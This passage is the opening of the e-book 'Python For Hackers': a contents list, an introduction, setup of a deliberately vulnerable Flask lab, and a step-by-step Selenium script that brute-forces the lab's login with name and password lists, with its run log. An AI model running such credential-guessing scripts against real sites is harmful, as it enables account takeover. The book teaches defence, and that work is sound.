python FOR HACKERS

SHANTNU TIWARI

Python For Hackers

Shantnu Tiwari

This book is for sale at http://leanpub.com/pythonforhackers

This version was published on 2015-07-23

Contents

1. Introduction **1**

I Part 1 . . . . . **5**

2. Setting Up Your System **6**
- 2.1 Starting the virtual machine 6
- 2.2 Selenium and Pydriver 11

3. Brute Force Dictionary Attack **12**
- 3.1 Preventing brute force attacks 19

4. Session Prediction Attack **20**
- 4.1 Preventing Session prediction 23

5. Directory Transversal attack **25**
- 5.1 Preventing directory transversal 28

6. Cross Site Scripting **29**
- 6.1 Stealing the user cookie 31
- 6.2 Preventing XSS attacks 34

7. SQL Code Injection **36**

8. Principles of Secure Coding **46**
- 8.1 Never trust user input 46
- 8.2 Don’t roll your own solution 46
- 8.3 Don’t do security by obscurity 46
- 8.4 Follow good software engineering practices 47
- 8.5 Keep the design simple 47
- 8.6 Each component must have its own security 47
- 8.7 Default deny 47
- 8.8 Update all your software regularly 48
- 8.9 Finally, if you can afford it, have an external security audit 48

9. Storing Passwords safely **49**

9.1 Rainbow attacks, or the problem with just encrypting 49
9.2 Salting 49

II Part 2 . . . . . **51**

10. From C to assembly to machine code **52**
10.1 A 5 minute guide to C 52
10.2 The compilation process 54

11. Stack Overflow **60**

12. A simulation of the Heartbleed bug **68**

13. Heap Overflow **75**

14. Preventing Overflow attacks **86**
14.1 Practical ways to stop stack/heap based attacks 86

15. Conclusion **93**

1. Introduction

There are dozens of books on “hacking” out there. Unfortunately, many are full of “tips” that become outdated as soon as the book is published, or they are full of arcane theory that is useless from a practical point of view.

One of the best books I have read is *Hacking: The Art of Exploitation* by Jon “Smibbs” Erickson. The big difference with other books was that Jon gives you the mindset you need to break other people’s code. The second most important thing he gives is practical examples. He created a special CD with his own version of Linux that had all the safety features switched off, so you could practice safely.

Unfortunately, the book is heavily dependent on C, which is not that popular a language, and makes heavy reading; mainly because the actual topic is hard. Which is why I guess it isn’t as popular as the other hacking books out there.

But I often thought to myself: Why didn’t other people write a book that explained software security using practical examples, rather than obtuse theory? Surely, there was a need for more books like that?

But rather than wait for others to come up with a great book full of practical examples, I decided to write one myself. That way, I can blame no one but myself if I don’t meet my own goals.

Why do we need practical knowledge? Or **Who this book is for?**

If you follow any tech news websites, you must have seen all these hacking stories, of big companies being humiliated in public. Have you ever wondered what would happen if it was *your* company that was hacked?


Or maybe, you want to build your own app, maybe to sell, maybe to demo your skills to your next client. What do you need to know about security?

I wanted to write this book for programmers. The goal is to have you understand the dangers your code faces, and how you can prevent some sixteen year old “hacker” who just downloaded a Perl script from 0wning you.

There are hundreds of ways your code can be hacked. But there are a few methods that are more common, and which form the basis for other hack techniques. Understanding these most common hacks will give you the foundation to understand more complicated attacks.

So while this book will teach you practical hacking techniques, it is aimed at professional programmers who want to learn the techniques others may use against them. You may use the methods for dark purposes, if you so want.

I won’t quote Star Wars at you: *Come to the Dark Side, we have cookies here.*



Instead, I will warn you that most of these "hackers" (yes, in inverted commas, as most are not hackers but *script kiddies*) do get busted at one point or another. The only ones that don't live in countries like China/Russia that don't co-operate with Western countries. *Yet.*

So remember, you career, your life, **your choice**. Make your own decisions, and live with the consequences.

Format of the book

For each hack, we will study a little (but only a little, as this is a practical book!) theory, and then look at a practical demo of the attack. There will be two types of programs we will attack:

1 . Webapps

Webapps are the newest, coolest things. Even if you have never written one, you have used one (Gmail, Dropbox, any banking app, Paypal etc). Attacks on webapps are the most common, and the most well publicized attacks have been on websites.

We will be using a simple webapp I wrote in Python and Flask. You don't need to know any Flask to use it, though I have included the source code in case you want to study it more.

2 . Compiled Code

At first, I wasn't sure about this. Attacks like stack and heap overflow are really old school, the sort of thing your grandparents did in the 1970s as they wore hippie shirts and sang *Kumbaya*.

Or so I thought.

And then I started hearing about actual attacks using overflows (if you don't know what that means, don't worry! We'll go over them in detail). Everything from the Andriod SDK to the Iphone to Java to video games consoles like XBox/Wii have been hit by overflow attacks. Many of these attacks are so dangerous because they are attacking the underlying architecture. No matter how well you write your code, if the system you are writing the code on is hacked, you are screwed.

A recent example is the Heartbleed bug (a demo of which we'll see). All these big companies using an open source library that has had a dangerous bug for years. Millions of customer's passwords were at risk. And in an open source library (supposedly the most safe).

With this in mind, I am including a section on overflow attacks. This might be hard, as it requires knowledge of how the operating system lays out code (assembly language) in memory. However, I'll try my best to explain as we go along. The code is written in C, but the actual hacks will still be in Python.

Why Python?

Other than the fact it is so easy to use?

Python is great for automating attacks. You could sit there trying a hundred passwords to some website you are trying to hack, or you could just script it. Python gives you a lot of power, as well as some great tools.

Most real hackers also use some sort of a script to automate their attacks. That's where the term *script kiddie* came from. If you have never heard it, it is an insulting term for people who just download ready made hacking scripts and run them, without understanding how the scripts work, or even how the hack works.

However, you can make fun of *script kiddies* all you like, but the fact is, their method works. Once one person understands the hack and writes a script, it can be used by anyone. It doesn't matter if the *script kiddie* can't spell XSS if they still manage to take down your website.

We will be using a combined approach. For each hack, we will see how it works manually, and then script the attack using Python. Python is a great language as you can prototype attacks quickly, change your code if the approach doesn't work. If you come from a language like C, you know how fast you can turn around stuff with Python. If you don't, you can take my word for it!

Difficulty

I don't expect you to know much, beyond basic understanding of Python.

While working through the book, you may find a few examples really easy. Keep in mind that this is because I have done all the heavy lifting for you. It took me days, and sometimes weeks, to figure out how to demo these hacks in a practical way. If you find the going too easy, try to modify the code. Make it harder to hack, try to hack in a different way etc.

Some of you might find the going tough. Especially Part II, where I talk about C code, the compiling process, how the code is stored in assembly / machine level. If you have never done C before, you may find it a little hard. My advice: Don't give up. Just read through the book, going through the examples. It'll all start to make sense. If not, shoot me a message via my website: pythonforenginners.com.

So without too much ado, let's get started.

I'm sure all of you have used a webapp with a login page. And you must have heard of dictionary attacks. So our first hack will be to guess the password to our badly written webapp using a dictionary. Let's dive in.

I Part 1

2. Setting Up Your System

2.1 Starting the virtual machine

I created a special virtual machine to run the examples. This will save you a lot of time installing stuff.


You need the latest version of Vagrant to run the code (1.7+). Get it from here.

http://www.vagrantup.com/downloads.html[1]

You will need to get the latest code from Github. If you are on Windows, I recommend the excellent and easy to use Github client[2].

After that, get the code from: https://github.com/shantnu/PythonForHackers

If you don't want to install Git, you can still get the code. Github allows you to download the code as a zip file:



Refactor based on text

www authored 9 days ago — latest commit eeea5bd88d

templates	1st try	a month ago
.gitattributes	Fixes	14 days ago
.gitignore	More code	27 days ago
LICENSE	Initial commit	a month ago
Vagrantfile	refactor based on book	10 days ago
app.py	Minor changes	16 days ago
buffer_overflow	Refactor based on text	9 days ago
buffer_overflow.c	Refactor based on text	9 days ago
c	1st try	a month ago
create_db.py	refactor based on book	10 days ago

Anyway you want, download the code into a directory. Open a command prompt there and type:

```
vagrant up
```

[1] http://www.vagrantup.com/downloads.html
[2] https://windows.github.com/

This will start the virtual machine I created. It installs a Ubuntu 14.04 VM. If you don't have the Ubuntu image, it will download it from the web, and that might take some time.

Once the virtual machine has been installed, type:

```
vagrant ssh
```

If you are on Windows, you might need the *ssh* utility installed. There are many ways to do so. If you installed the Github client, it also comes with a ssh client. Make sure it is in the path. I prefer to use Cygwin (a Linux like command line emulator), but you don't need it.

If all goes well, you should now be in the virtual machine.

To start off, run the main Flask app:

```
cd /vagrant

./app.py &
```

The *&* sign means it will be started in the background, so you can continue running other commands.

To view the web app, open up your web browser and go to this link: http://127.0.0.1:5000[3]

I created a special web app for you to practice hacking, because you may be shocked to know (yes, shocked!) that most modern frameworks prevent most attacks by *default*. If you tried any of these hacks on a normal Django or Flask webapp, they wouldn't work (or they might! The programmer may not have been paying attention. Hopefully, *you* will pay attention after reading this book).

As I have said before, you don't need to understand how the web app works, though it isn't that complex. It is one step above the Flask *Hello World* project. Instead of explaining to you how the whole app works, I'll just go over the relevant parts, so you can mess around with the code, if you so want.

Okay, so we saw the login page above. The relevant part of the app that loads that page is:

```
@app.route('/', methods=['GET', 'POST'])

def login():
    error = None
    if request.method == 'POST':
        if request.form['username'] == "Perry.Platypus" and request.form['passwo\
rd'] == 'ilovefish':
            return redirect(url_for('user_data', user="user1"))
        else:
```

[3] http://127.0.0.1:5000


```
            error = "Wrong username or password, dude"

    return render_template("login.html", error=error)
```


Don't worry if you can't follow the above. The only important bit is this line:

```
if request.form['username'] == "Perry.Platypus" and request.form['password'] == \
'ilovefish':
            return redirect(url_for('user_data', user="user1"))
        else:
            error = "Wrong username or password, dude"
```

This tells us what username and password the form is expecting. Yes, I know. Not very high tech. To start off, let's try to enter the password manually. First, enter the correct username and password:




And we reach this screen:



Yes, there isn't a lot there. In a normal webapp, this would contain your secret data, the stuff you want hidden. Also look at the webapp route. Specifically, the part I have circled red.


You can see that the data for *user1* is stored under the path of *user1*. This is very bad security practice, and we will come back to this. But for now, go back to the home page, and enter a wrong password:



127.0.0.1:5000

Username: Guessing Password: guess

and you get the error message you saw earlier in the code:



127.0.0.1:5000

Error: Wrong username or password, dude

Username: Password:

Okay, now you could sit there trying different usernames and passwords (remember, in the real world you won't have access to the source code. And hopefully, the programmer won't store the password in plain text anyway! Look at the section on on how to store passwords safely).

Or you could write a script to automate the attacks.

You will have to guess two things: The username, and the password.

The password, we will get from a dictionary.

Usernames are harder, but I have assumed this is a corporate website, and many corporations have the username of the type: *FirstName.LastName*. So for me (Shantnu Tiwari), the username would be *Shantnu.Tiwari* .

If you don't have access to this info, you will have to guess the username as well. Which, while comparatively harder, isn't that complicated overall, as usernames are also chosen(usually) by some logic. So for someone called John Doe, the usernames could be *JohnDoe@email.com*, *JonDoe_1987@email.com* (date of birth), *JohnDoe_2004@email.com* (the year he created the email id), and so on. It will require another dictionary for the usernames, but that is generateable using a script.

We will keep it simple and use the corporate scheme; as hacking corporate websites is more profitable anyway, comparing to hacking some email provider no one uses. Hello, AOL! (Actually, I'm told AOL dialup still has hundreds of thousands of users in America).

If you look in the /vagrant directory, there are two files. The first is *names.txt* :

```
James Mclean
Dorothy Bush
Sam Smith
Perry Platypus
```

This contains a few made up names, including, you will notice, our username.

There is another files called *dictionary.txt*:

```
qwerty
password
iloveyou
igiveup
ilovefish
```

This is a toy dictionary, of course. A real dictionary will have millions of entries for all the common passwords. And then you have Rainbow Tables, which are a completely new game (we will discuss them in the section on passwords).

Our task is to create usernames from our *names.txt* file, and try all the dictionary passwords with them.

By the way, if you are thinking that having a list of names which can be used for hacking sounds unbelievable, this has happened in real life. Certain hackers managed to get an old employee directory and tried this exact attack. They even called all the numbers in the directory to check the names were up to date. So employees got a call like, *Hello, what's your name?*, and the caller hung up after getting the name. S/he was only interested in getting usernames, as they already knew this company used the *FirstName.LastName* method.

Luckily, in this case, IT caught on to them and temporarily shut off their servers till they could apply patches. And that's the only reason you haven't heard of this attack.

2.2 Selenium and Pydriver

Before we dive into the code, we need to understand a few basics.

For our hacks, we need to automate our web browser, so that our script can click on buttons, fill in forms, etc. There are many ways to do this, but the best is the Selenium Web driver[4].

You don't need to install it, as it is included in the virtual machine I gave you. Now Selenium automates the whole browser, so normally, you can see a new Firefox instance opening and buttons being clicked. However, we will be driving the browser headless (which means without a GUI), for two reasons:

1 Last few months, the latest Firefox has not been working well with Selenium. Firefox is the default browser for Selenium, and while you can install others, the process isn't easy. The Firefox team are aware of these issues, but I don't know when they will be solved.

2 We are running the code in a virtual machine, and VMs don't support GUIs well. There are things like X-forwarding which I won't go into here, as they don't always work on all systems.

For these reasons, we will drive our system headless. You won't see a GUI browser opening, but that doesn't matter, as we will print the final results on the screen. Besides, if you are running the code on a server (which is very likely), you will not have access to a GUI anyway.

Now, Firefox is a graphical program. So how can you run it headless There are multiple ways, but the one we will be using is a Python library called *pyvirtualdisplay*. This creates a "virtual" monitor for Firefox to run in.

Okay, let's start looking at our code, and our first hack.

[4]https://selenium-python.readthedocs.org/

3. Brute Force Dictionary Attack

All of the scripts that hack the webapp will follow the same format, so let's go over it now. Open up the file *hack.py*.

```
#!/usr/bin/python3
```

This is called the *shebang* in Linux. It tells the command line interpreter that this is a Python script, and gives the path to Python. In this case, we are using Python 3.

The advantage of this is we don't need to add python to our scripts. For example, rather than doing:

```
python myscript.py
```

we can just do:

```
./myscript.py
```

where ./ means in the current directory. The command line interpreter (bash in our case) will look at the *shebang*, and realise this is a Python file, and call the interpreter we linked to. It saves us a bit of typing, but more importantly, allows us to specify which Python version we want. So we could have done:

```
#!/usr/bin/python3.4
```

or

```
#!/usr/bin/python2.7
```

if we wanted to test our script with particular versions of Python.

In this case, we are sticking to *python3*, which links to the latest version of python installed in our virtual machine (3.4).

Okay, back to the code:

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
```

We import the Selenium webdriver. This is the library that will drive our browser automation. In addition to the *webdriver*, we are also importing a module called *Keys* which (you guessed it) will allow us to simulate keypress (or typing).

```
from pyvirtualdisplay import Display
```

This is the virtual display we saw earlier– it will create a virtual screen for Firefox to run.

```
import re
import requests
```

We import the *re* (regular expressions) and *requests* (for sending web requests) library.

Below that are a lot of functions. Ignore them for now, we'll return to them. Go down to the code where it says:

```
if __name__ == '__main__':
```

If you have never seen the lines above, they mean if the script is being run stand alone (ie, from the commandline, rather than being called from another script), then run the code below. Since we are running the script by itself, this is for us.

```
    display = Display(visible=0, size=(1024, 768))
    display.start()
```

We create a virtual monitor using *pyvirtualdisplay*.

```
    driver = webdriver.Firefox()
```

And we create an instance of the Selenium webdriver, that will automate our browser attack.

Below that are a lot of commented out functions. We will go over them one by one. The first one we will look at is:

```
brute_force_login(driver)
```

Uncomment that, and let's go into its code.

```
def brute_force_login(driver):
```

The function takes in the Selenium *driver* instance we created earlier.

```
driver.get("http://127.0.0.1:5000/")
```

If you remember, our login page runs on local host, which is *http://127.0.0.1:5000/*. We tell our webdriver to open this page.

```
    page_text = guess_password(driver)

    print(page_text)
```

And we call the *guess_password()* function. Let's look at this function in detail.

```
def guess_password(driver):

    with open("names.txt", "r") as f:
            names = f.read()
```

The first thing we do in the function is open the file *names.txt*, which remember contains the names of the employees.

```
print(names)

James Mclean
Dorothy Bush
Sam Smith
Perry Platypus
```

These are the names in the file. The next thing we need to do is store them in a list.

```
names = names.split("\n")
```

There is one name per line. The *split()* function will create a list of names separated by the newline (*"\n"*). This returns a list which is easy to loop over.

```
print(names)
```

```
['James Mclean', 'Dorothy Bush', 'Sam Smith', 'Perry Platypus']
```

We need to do one more thing. Remember, our usernames are of the format *FirstName.LastName*. We need to modify our *names* so that the space is replaced by a dot, and at the same time, store them in the *usernames* list. Quite easy:

```
    for name in names:
        usernames.append(name.replace(" ", "."))
```

Next, we read the passwords:

```
    with open("dictionary.txt") as f:
        passwords = f.read()

    passwords = passwords.split("\n")
    print(passwords)
```

```
['qwerty', 'password', 'iloveyou', 'igiveup', 'ilovefish']
```

We don't need to do any editing with passwords. Let's go into our main loop. We want to loop over all the usernames, and try *each password* for *every username*.

```
    for user in usernames:
        for password in passwords:

            print("Trying Username: {} with Password: {}".format(user, password))
```

For each *user*, we loop over the *password*, and the first thing we do is print what combination of username / password we are using.

The next line is a Selenium specific command:

```
elem = driver.find_element_by_name("username")
```

We are finding any element on the page with the name *username*. How did we find this?

We could right click on our webpage and select *View page source*. This is what I get:


```
<!DOCTYPE html>
<html>
    <head>
        <title>Login</title>
    </head>

    <body>

        <form action="" method="post">
         Username: <input type="text",  name="username", value= "">
         Password: <input type="text",  name="password", value= "">
         <p><input type="submit" value="Go on, Login"></p>
        </form>
    </body>
</html>
```

As you can see, it tells us the name of two input fields are *username* an *password*.

If you get a complicated page, you can also use something like Firebug to get the field name:


127.0.0.1:5000
Go on, Login
We can see the field names here
Console
HTML
CSS
Script
DOM
Net
Cookies
Edit
input < form < body < html
Search by text or CSS selector
Style
Computed
Layout
DOM
Events
Inherited from body
body:no... object (line 1)

Error: Wrong username or password, dude

Username: Password:

```
<!DOCTYPE html>
<html>
  <head>
  <body>
     <b> Error: </b>
    Wrong username or password, dude
     <br>
     <br>
   <form method="post" action="">
      Username:
      <input type="text" value="" name="username" ,="">
      Password:
      <input type="text" value="" name="password" ,="">
```

```
body:not([id]) {
    cursor: auto !important;
}
```

As you can see, the names of the input form fields are given.

Use any method, but this part of the step has to be manual (at least the first time). So if we look at our code again:

```
elem = driver.find_element_by_name("username")
```

We are finding the field called *username*, which we know is used to enter the username.

```
elem.send_keys(user)
```

The *send_keys()* function will send a series of keys (simulating the user typing their username in. We are sending the variable *user*, which remember, contains the current user.

We do the same for the passwords:

```
elem = driver.find_element_by_name("password")
elem.send_keys(password)
```

Then we send the *return* key, to simulate the user pressing *enter* or *return*:

```
elem.send_keys(Keys.RETURN)
```

At this stage, we will either be logged in, or get an error message. We know from previous (manual) experience that we get a message *Wrong username or password,dude.*

That's what we search for.

```
src = driver.page_source
```

We get the source code of the returned HTML page.

```
login_err_found = re.search(r'Wrong username', src)
```

In the source code, we search for the string *Wrong username* (we don't need to search the whole error message). We are using the *re* regular expressions library for this. If it finds the string, it will return it, else it will return *None*. Remember, for us, *None* means our script did not find an error message, and hence guessed the password.

```
if login_err_found is None:
    print("Found the password!  Username: {} with Password: {}".format(user, pas\
sword))
    return src
```

If it doesn't find *Wrong username* in the returned page, that means the password is correct. We print the correct username and password, and return the page source code we found. We are doing this so we can read the secret info that is hidden in the login page.

Finally, if we can't guess the password, we return:

```
return "Not found"
```

Back in our main function *brute_force_login()*, we print the page source.

```
page_text = guess_password(driver)
print(page_text)
```

Run the function now. You will see it trying to guess all the passwords.

```
Trying Username: James.Mclean with Password: qwerty
127.0.0.1 - - [18/Jun/2015 15:01:41] "POST / HTTP/1.1" 200 -
Trying Username: James.Mclean with Password: password
127.0.0.1 - - [18/Jun/2015 15:01:42] "POST / HTTP/1.1" 200 -
Trying Username: James.Mclean with Password: iloveyou
127.0.0.1 - - [18/Jun/2015 15:01:42] "POST / HTTP/1.1" 200 -
Trying Username: James.Mclean with Password: igiveup
127.0.0.1 - - [18/Jun/2015 15:01:42] "POST / HTTP/1.1" 200 -
Trying Username: James.Mclean with Password: ilovefish
127.0.0.1 - - [18/Jun/2015 15:01:43] "POST / HTTP/1.1" 200 -
Trying Username: Dorothy.Bush with Password: qwerty
127.0.0.1 - - [18/Jun/2015 15:01:43] "POST / HTTP/1.1" 200 -
Trying Username: Dorothy.Bush with Password: password
127.0.0.1 - - [18/Jun/2015 15:01:43] "POST / HTTP/1.1" 200 -
Trying Username: Dorothy.Bush with Password: iloveyou
127.0.0.1 - - [18/Jun/2015 15:01:43] "POST / HTTP/1.1" 200 -
Trying Username: Dorothy.Bush with Password: igiveup
127.0.0.1 - - [18/Jun/2015 15:01:44] "POST / HTTP/1.1" 200 -
Trying Username: Dorothy.Bush with Password: ilovefish
127.0.0.1 - - [18/Jun/2015 15:01:44] "POST / HTTP/1.1" 200 -
Trying Username: Sam.Smith with Password: qwerty
127.0.0.1 - - [18/Jun/2015 15:01:44] "POST / HTTP/1.1" 200 -
^XTrying Username: Sam.Smith with Password: password
127.0.0.1 - - [18/Jun/2015 15:01:45] "POST / HTTP/1.1" 200 -
Trying Username: Sam.Smith with Password: iloveyou
127.0.0.1 - - [18/Jun/2015 15:01:45] "POST / HTTP/1.1" 200 -
Trying Username: Sam.Smith with Password: igiveup
127.0.0.1 - - [18/Jun/2015 15:01:45] "POST / HTTP/1.1" 200 -
Trying Username: Sam.Smith with Password: ilovefish
127.0.0.1 - - [18/Jun/2015 15:01:46] "POST / HTTP/1.1" 200 -
Trying Username: Perry.Platypus with Password: qwerty
127.0.0.1 - - [18/Jun/2015 15:01:46] "POST / HTTP/1.1" 200 -
Trying Username: Perry.Platypus with Password: password
```

```
127.0.0.1 - - [18/Jun/2015 15:01:46] "POST / HTTP/1.1" 200 -
Trying Username: Perry.Platypus with Password: iloveyou
127.0.0.1 - - [18/Jun/2015 15:01:47] "POST / HTTP/1.1" 200 -
Trying Username: Perry.Platypus with Password: igiveup
